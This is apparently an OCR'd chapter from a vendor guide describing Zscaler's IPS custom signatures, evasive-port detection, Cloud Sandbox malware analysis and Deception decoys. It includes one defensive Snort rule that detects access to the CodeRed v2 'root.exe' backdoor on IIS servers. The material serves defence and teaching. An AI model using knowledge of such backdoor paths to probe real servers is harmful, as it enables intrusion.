
Security teams can also **define specific actions** for handling intrusion attempts, including:

- **Block or Drop** – Prevents traffic from reaching its destination.
- **Block Reset** – Terminates malicious sessions immediately.
- **Bypass** – Allows exceptions for trusted traffic.
- **Allow** – Grants access while maintaining visibility.
- **Full or Aggregate Logging** – Enables detailed threat logging for forensic analysis.

This level of **granular policy enforcement** ensures that **Zscaler IPS is aligned with an organization's unique security requirements**, providing a **scalable and adaptive approach to intrusion prevention**.

Custom IPS Signatures

Beyond predefined IPS signatures, **Zscaler allows organizations to create custom IPS signatures using Snort syntax**. This feature enables customers to **extend security policies with custom threat detection rules tailored to their environment**. By incorporating **customer-defined IPS signatures**, enterprises can **enhance protection against targeted attacks** while leveraging **Zscaler's built-in threat intelligence and security controls**.



Custom IPS Signatures

Solution

- Create new signatures using Snort syntax
- Define new IPS categories or use existing
- User existing IPS Control rule format to assign and invoke
- Limited to non-web and requires private infra to deploy

IPS Categories & Custom Signature Rules

IPS Categories (Predefined:04, Custom:02) | Custom IPS Signature Rules

Custom Signature Rules are applied only to non-web traffic regardless of Threat Category assignment

Name	Description	Signature Rule	Threat Category	Status	Action
Rule Name 1	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 2	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Disabled	
Rule Name 3	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 4	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 5	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 6	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 7	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 8	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	
Rule Name 9	Lorem ipsum dolor sit amet...	alert tcp $EXTERNAL_NET any → $HTTP_SERVERS...	Custom Spyware Threats	Enabled	

Add Custom IPS Signature Rule

SIGNATURE RULE DETAILS

Name: Web-IIS CodeRed v2 root.exe

IPS Category: Custom Exploits 1

Description: This rule contains signature for the browser exploit

Signature Rule:


```
alert tcp $EXTERNAL_NET any → $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS
CodeRed v2 root.exe access"; flow:to_server,established; uricontent:"/root.exe";
nocase; reference:url,www.cert.org/advisories/CA-2001-19.html; classtype:web
application-attack; sid:1256; rev:8;)
```

Enable Signature Rule: ✓

Benefits

- Secops team targets unique threats to customer
- Generate log signal for SIEM ingestion

Evasive Traffic Protection



Evasive Traffic on Non-Standard Ports

- How do you identify an attacker on port 8999 running a web server?
- Using Deep packet Inspection (DPI), Cloud Firewall caches the non-standard ports on which it receives web/ftp/dns traffic
- Identify evasion, redirect to the right module
  - Apply DNS Control
  - Perform TLS inspection
  - Send to proxy

IP	TCP/UDP	Application
	8999	HTTP
	445	HTTPS
	200	FTP
	55	DNS

Packet format with non-standard ports used by standard protocols

Advanced Settings

AUTO PROXY FORWARDING FOR NON-DEFINED PORTS

HTTP	HTTPS	FTP	DNS	RTSP	PPTP
✓	✓	✓	✓	✓	✓

Identify evasive traffic on non-std ports

One of the key advantages of **Zscaler's IPS and Advanced Cloud Firewall** is the ability to **detect and block evasive traffic that attempts to bypass security controls**. Attackers frequently try to exploit **nonstandard ports** to evade detection by **running well-known applications on uncommon ports**. For example, a **malicious actor may run a web server on port 8999** or **send FTP traffic over port 22**, attempting to circumvent traditional security measures.

Using **deep packet inspection (DPI) and advanced application control**, Zscaler does not rely solely on **destination ports** as an approximation to determine traffic type. Instead, it **analyzes the actual application payload** to accurately **identify and block applications running on nonstandard ports**.


Organizations can implement policies to:

- **Block any web traffic that does not use standard ports like 80, 443, or 8443**
- **Prevent FTP traffic from using unauthorized ports**
- **Detect and stop DNS tunneling attempts that leverage nonstandard ports for exfiltration**

By enforcing **application-aware security policies**, Zscaler's **IPS and Advanced Cloud Firewall prevent attackers from using evasive techniques**, ensuring **consistent security enforcement across all traffic, regardless of the ports being used**.

Zscaler Cloud Sandbox: AI-Driven Malware Detection and Prevention

Cyber threats are constantly evolving, with six major types of malware targeting organizations. However, what happens when an organization encounters an **unknown** file—one that has not yet been classified as malicious or safe? Traditional security solutions struggle to analyze such files in real time, leaving organizations vulnerable to **zero-day attacks** and sophisticated threats.



Zscaler Cloud Sandbox

Secure the enterprise by preventing unknown files from infecting your users

Inspect all content

- Inspect all files to prevent malicious files for all users, apps, devices, and locations

Prevent Ransomware and Malware Attacks

- Malicious files are prevented from delivery to end users, protecting the business

Prevent Patient Zero Infections

- Identify all suspicious files and prevent user execution until Sandbox analysis is complete


Enable SOC to prevent future threats

- Understand who is targeting your enterprise (Threat Actor) and their motivations
- Extract meaningful Threat Intelligence for security posture improvement

This is where **Zscaler's Cloud Sandbox** plays a critical role. Integrated into **Zscaler Internet Access (ZIA)** and part of the **Zscaler Zero Trust Exchange**, **Cloud Sandbox is the industry's first AI-driven malware detection, prevention, and quarantine engine**. Built on a **cloud-native proxy platform**, it provides **inline malware analysis, blocking, and real-time policy enforcement**, ensuring that **unknown threats are automatically detected, prevented, and quarantined before they can cause harm**. By leveraging **machine learning (ML) and behavioral analysis**, Zscaler Cloud Sandbox prevents **compromise, lateral movement, and data loss across all users and devices**.

Cloud Sandbox Workflow: Four Stages of Threat Analysis

The **Cloud Sandbox workflow** is divided into four distinct stages:



Cloud Effect

Check hash against blacklists from threat feeds and other observed samples in the cloud

Pre-Filtering

Scan sample using engines optimized to identify known bad such as AV/Yara/ML

Behavioral Analysis

Sample is sent through detection pipeline in the sandbox


Post-Processing

Once a verdict is determined, threat database is updated for the Cloud Effect and policy enforcement occurs

1. **Cloud Effect:** The first step is checking the file's **hash value** (MD5) against **blacklists, threat intelligence feeds, and previously observed malicious samples** in the cloud. If a file is already classified as **malicious**, Zscaler blocks it immediately. If the file is unknown, it moves to the next stage.
2. **Pre-Filtering:** Before running a full sandbox analysis, the file undergoes **pre-filtering** using multiple detection engines. These include **antivirus (AV) engines, Yara rules, and machine learning models** to identify known malware families. **Yara rules**, widely used in **malware research**, help classify malware by recognizing common attributes of known threats. This step determines whether a file needs **deeper behavioral analysis** in the sandbox environment.
3. **Behavioral Analysis:** The file is executed in a **containerized, virtualized sandbox environment** where it is **observed for malicious behaviors** such as **exploiting vulnerabilities, modifying system files, executing suspicious processes, or connecting to malicious domains**. This phase determines whether the file is **benign or malicious**.
4. **Post-Processing:** Once a verdict is reached, Zscaler **updates its global threat intelligence database** to **enforce security policies across all connected users and devices**. If a new malware variant is identified, its **signature is shared globally in real time**, ensuring that future attempts to download the same file are blocked instantly.

AI-Driven Quarantine: Real-Time Threat Mitigation

A unique capability of **Zscaler Cloud Sandbox** is **AI-driven quarantine**, which **uses AI/ML models not to detect malicious files, but to identify benign ones**. This approach optimizes security and user experience by ensuring that trusted files are delivered **immediately**, while suspicious files undergo deeper scrutiny.



- If a file is downloaded from **trusted sources** (e.g., **Microsoft Update, Office 365, enterprise application providers**), AI models classify it as **benign** and allow **immediate access** without sandbox analysis.
- If the file's **trustworthiness is uncertain**, the system **holds the file in quarantine** while performing a **full sandbox**

analysis. The **Zero Trust Exchange architecture** allows Zscaler to **block the file at the proxy layer**, preventing user access until verification is complete.


- If the file is **determined to be malicious**, it is permanently blocked, preventing **patient zero infections** and ensuring that the **organization remains secure against emerging threats**.

This **inline sandboxing** approach ensures that users **do not unknowingly execute malware**, while legitimate files are **delivered without unnecessary delays**. Unlike **out-of-band solutions**, which inspect files after they are downloaded, Zscaler's **proxy-based architecture performs real-time security enforcement**.

Cloud Sandbox Analysis Flow

The **multi-layered Cloud Sandbox analysis** consists of the following steps:

1. **Inline AV and Yara Scan:** Quickly detects known malware using **antivirus engines** and **Yara rules**, which classify malware based on shared characteristics.


AV/Yara
Inline AV and Yara scan
Static Analysis
Analysis of code structure at rest
Secondary static analysis
Code analysis of associated secondary samples
ML engine scan for supported file types
AI/ML
Sandbox execution in controlled environment
Dynamic analysis
500K+
Daily Count
Of completely unknown, never before seen files
~1000
Per day
Average number of unknown malware analyzed per day


2. **ML Engine Scan:** Uses **machine learning models** to assess whether a file exhibits **suspicious traits** associated with malware.
3. **Static Analysis:** Examines the file's **code and metadata without executing it**, identifying potential vulnerabilities or malicious intent.
4. **Dynamic Analysis:** The file is **executed in an isolated sandbox environment**, allowing analysts to **observe its behavior in real-time**.
5. **Secondary Static Analysis:** After execution, a **final check** is performed to **confirm the verdict** and ensure accurate classification.

Zscaler Cloud Sandbox processes **over 500,000 completely unknown files daily**, identifying and **blocking thousands of new malware samples in real-time**. This underscores the **effectiveness of Zscaler's cloud-based security model** in mitigating emerging threats.

Configuring Cloud Sandbox Policies

Organizations can **tailor Cloud Sandbox policies** to **balance security and user productivity** based on business needs.

Example Policy Configurations:



Purpose	Users / Groups / Departments	File Types	URL Category	First Action	Sandbox Categories & Protocols	Subsequent Action
Business Exceptions	Specific Groups	Only file types required by the exception (i.e. – PDF files uniquely generated with each download or MS Office documents from business partners)	Custom category for the specific trusted sites	Allow & Scan	All	Block
Quarantine EXE from suspicious destinations	Everyone	Windows Executables (exe, exe64) Windows Library (dll64, dll, ocx, sys, scr) APK files	Miscellaneous, Illegal or Questionable, etc.	Quarantine	All	Block
Permit EXE for Admins	IT Helpdesk	Windows Executables (exe, exe64) Windows Library (dll64, dll, ocx, sys, scr) APK files	All	Allow & Scan	All	Block
Scan Everything Else	Everyone	All	All	Quarantine + AI	All	Block

1. **Business Exceptions:** Define specific policies for **trusted users, groups, or departments**. For example, organizations may choose to **allow and scan** productivity-critical files (e.g., PDFs, Microsoft Office documents) while permitting immediate access.
2. **Quarantining Executable Files:** To **prevent malware infections**, EXE, DLL, and APK files downloaded from **suspicious or newly observed domains** can be **held in quarantine** until **sandbox verification is complete**.
3. **Admin-Specific Rules:** IT teams and administrators often need access to executable files for **system updates and maintenance**. For **trusted IT personnel**, organizations can configure policies to **allow and scan** files **without quarantine delays**.
4. **Default Policy for All Users:** A broad rule can be applied to **scan all files** while **enforcing AI-driven quarantine** for suspicious downloads. Users receive benign files instantly, while high-risk files undergo sandboxing.

Additionally, organizations can configure **real-time alerting for patient zero events**, ensuring that **security teams are notified if a new malware variant is encountered**.


Sandbox Policies Based on Risk Tolerance

Organizations can fine-tune **sandbox policies** based on their **risk appetite**:

Cloud Sandbox Policies

Full Coverage Policy

- **Scan everything**
  - ALL File Types
  - **First-Time Action:** Quarantine + Turn on AI Instant Verdict Quarantine switch
  - Subsequent Downloads: Block



Add Sandbox Rule ×

SANDBOX RULE

Rule Order: 1
Rule Name: BA_2
Rule Status: Enabled
Rule Label: ---

CRITERIA

File Types: 7-Zip (7z); Bzip2 (bz, bz2); RAR (rar); ...
URL Categories: Any
Users: Any
Groups: Any
Departments: Any
Locations: Any
Location Groups: Any
Sandbox Categories: Sandbox Adware; Sandbox Malware/...
Protocols: FTP over HTTP; HTTP; HTTPS; Native...
ZPA Application Segment: Any

ACTION

First-Time Action: Quarantine
AI Instant Verdict: ✓
Action for Subsequent Downloads: Block
Minimum Threat Score (40 - 70): Enter Text

DESCRIPTION

- **Low Risk Tolerance:** Sectors like **finance, government, and legal firms** may require **stricter policies** with **quarantine enabled for all unknown files**, covering a **broad range of file types and domains**.
- **Higher Risk Tolerance:** Industries like **tech startups, academic research, and software development** may **prioritize speed over security**, scanning fewer file types while **minimizing quarantine delays**.

By **striking the right balance**, organizations **maximize security while maintaining business agility**.


Complete Visibility into Malware Behavior

Zscaler provides **detailed visibility into sandboxed files**, allowing security teams to analyze **malware classification, threat scores, process activity, and networking behavior**.

- **Threat Classification:** Identifies the **malware family, attack vector, and threat score**.
- **Process Summary:** Displays how the **malware interacts with system processes**.
- **Networking Behavior:** Examines **command-and-control (C2) communications**.
- **MITRE ATT&CK Framework Mapping:** Shows how malware tactics align with **known adversary techniques**.

Zscaler integrates **sandbox findings into its global cloud effect**, updating **advanced threat protection capabilities** in real time. This intelligence feeds into **ThreatLabz research teams**, improving **AI-driven malware detection models** across Zscaler's security ecosystem.

Conclusion: AI-Driven Threat Prevention at Scale



Zscaler **Cloud Sandbox** is a **fully inline, cloud-delivered malware detection and prevention system** that ensures organizations **stay ahead of evolving threats**. By leveraging:


- **Real-time inline file scanning** through a **cloud-native proxy architecture**
- **Advanced behavioral and static analysis** to detect **zero-day malware**
- **AI-driven quarantine technology** to **balance security with user experience**
- **Automated global threat intelligence updates** via the **Zscaler Zero Trust Exchange**

Zscaler enables organizations to **stop patient zero infections**, prevent **emerging malware threats**, and deliver **seamless security at scale**—all while inspecting **over 250 billion daily transactions across users, devices, and applications**.

Zscaler Deception

Zscaler **Deception** is the final capability in **Zscaler's Cyber Protection Security Services suite**, acting as a **threat detection layer** within the **Zero Trust Exchange**. Designed to **detect and stop attacks that have bypassed existing defenses**, Zscaler Deception helps security teams identify stealthy threats, including **hands-on-keyboard ransomware operators, nation-state threat groups, and malicious insiders**.

Deception operates by planting **decoy systems, credentials, files, databases, and applications** across the IT environment. These decoys **mimic real assets**, tricking attackers into engaging with them while remaining invisible to legitimate users. The moment an attacker interacts with a decoy, an alert is triggered, allowing security teams to **detect threats early and contain them before damage occurs**.



Attackers know your strategy.
Predictable defenses are easily bypassed

Decoys and traps make your environment unpredictable,
disrupt attacker playbooks

Deception is a crucial layer in a **Zero Trust security model**, adding unpredictability to the environment and disrupting an attacker's ability to **reconnoiter, move laterally, or escalate privileges**. Unlike traditional defenses that attackers can study and evade, decoys **force adversaries into making mistakes** that expose their presence.


How Deception Works

To illustrate the concept of **Deception**, consider a pot of gold that needs protection. The **bad actor** attempting to steal it is aware of **firewalls, network monitoring, and security operations centers (SOC)**, so they devise a way to **bypass defenses** and steal the gold.

Now, imagine adding **fake pots of gold** around the real one—these **decoys** confuse and trap the attacker, exposing their actions. In an IT environment, these decoys can be **fake credentials, files, users, applications, and network services** that lure attackers into revealing themselves. Since legitimate users have no reason to interact with decoys, any engagement with them is a **high-confidence indicator of a breach**.

Deception transforms a **static and predictable security environment into a hostile and unpredictable battlefield** for attackers. It disrupts adversaries' **playbooks, tools, and techniques**, making it significantly harder for them to move undetected.

Key Use Cases of Zscaler Deception



Disrupt stealthy attacks

Human-operated threats are increasingly adept at bypassing defenses.

Detect compromised users

Stolen credentials are a crucial risk, even while transitioning to a zero-trust architecture.

Stop lateral movement

Attackers remain undetected or up to 280 days after the initial compromise.

Disrupting Stealthy Attacks

Sophisticated cyberattacks often involve **human operators actively working behind the scenes** to evade detection. Traditional security tools focus on detecting **malware, exploits, and automated threats** but struggle to identify a **living, thinking adversary**. Deception **traps and exposes** attackers by forcing them to interact with security controls that appear legitimate but are, in fact, decoys.

Detecting Compromised Users


Compromised credentials are a leading cause of breaches, often stolen through **phishing, malware, or dark web marketplaces**. Even within a **Zero Trust** framework, attackers who obtain valid credentials can impersonate users. Deception detects compromised identities early by **placing fake credentials** that trigger alerts if an attacker attempts to use them, preventing a **small compromise from escalating into a full-blown breach**.

Stopping Lateral Movement

